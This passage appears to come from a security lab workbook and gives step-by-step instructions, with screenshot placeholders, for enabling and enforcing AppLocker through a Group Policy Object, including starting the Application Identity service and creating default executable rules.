


Step 3: Create a Group Policy Object


Now our subject computers can be identified by the `Restricted Computers` OU; we need to apply a new `Group Policy Object` (GPO) to enable AppLocker. Managing GPOs is done through the `Server Manager` - `Group Policy Management` entry of the `Tools` menu. Go ahead and click the entry to open the window.



From the opened `Group Policy Management` console, drill down the forest past `Domains` to open the `sec699-x.lab` domain. In this menu, you'll be able to locate your newly created OU (`Restricted Computers`). GPOs are not object-specific and can be linked to multiple objects. However, for ease of use, a `Create GPO in this domain, and Link it here…` entry is available once you right-click a subject OU. Go ahead and click this entry once you right-clicked our newly created OU.




The GPO creation window (titled `New GPO`) provides you with the ability to name your GPO. We'll use `Enable AppLocker` to be explicit. Once done, press the `OK` button.



Step 4: Enable Application Identity Service


With the newly created GPO linked to our OU, we can proceed to enable AppLocker. To do so, click the `Edit…` entry under the right-click menu of our new `Enable AppLocker` GPO. As the GPO is linked to the `Restricted Computers` OU, you will find the GPO in it.




The `Group Policy Management Editor` gives you the ability to modify the GPO. Enabling AppLocker has the `Application Identity` service as a requirement. To enable the service, drill-down the `Computer Configuration` in the following order:

1. `Policies`
2. `Windows Settings`
3. `Security Settings`
4. `System Services`

In the `System Services` group, you will find the `Application Identity` entry which, by default, is `Not Defined`. By right-clicking the entry, you can click the `Properties` sub-menu to modify the service.



From within the `Application Identity Properties` you can enable the `Define this policy setting` and set its service startup mode to `Automatic`. Once done, save the configuration by pressing the `Apply` button.




Step 5: Enable AppLocker


Enabling AppLocker can now be done by drilling down the `Computer Configuration` as follows:

1. `Policies`
2. `Windows Settings`
3. `Security Settings`
4. `Application Control Policies`
5. `AppLocker`

Clicking the `AppLocker` entry provides us with the below view in which we can select the `Configure rule enforcement` link to enable AppLocker.



From the `AppLocker Properties` window, enable all rules and set the enforcement to `Enforce rules`. Once done, save the changes by pressing the `Apply` button.




Step 6: Configure AppLocker's Default Rules


With AppLocker enabled, default rules must now be added for each of the scopes (`Executables`, `Windows Installers`, `Script` and `Packaged Apps`) which you can find one level below the left panel's `AppLocker` entry.

Create Default Executable Rules

Right-clicking the `Executable Rules` entry shows us a `Create Default Rules` sub-menu. Click it to create the default executable rules.




The creation of the default executable rules will populate the `Executable Rules` group as shown in the next screenshot.

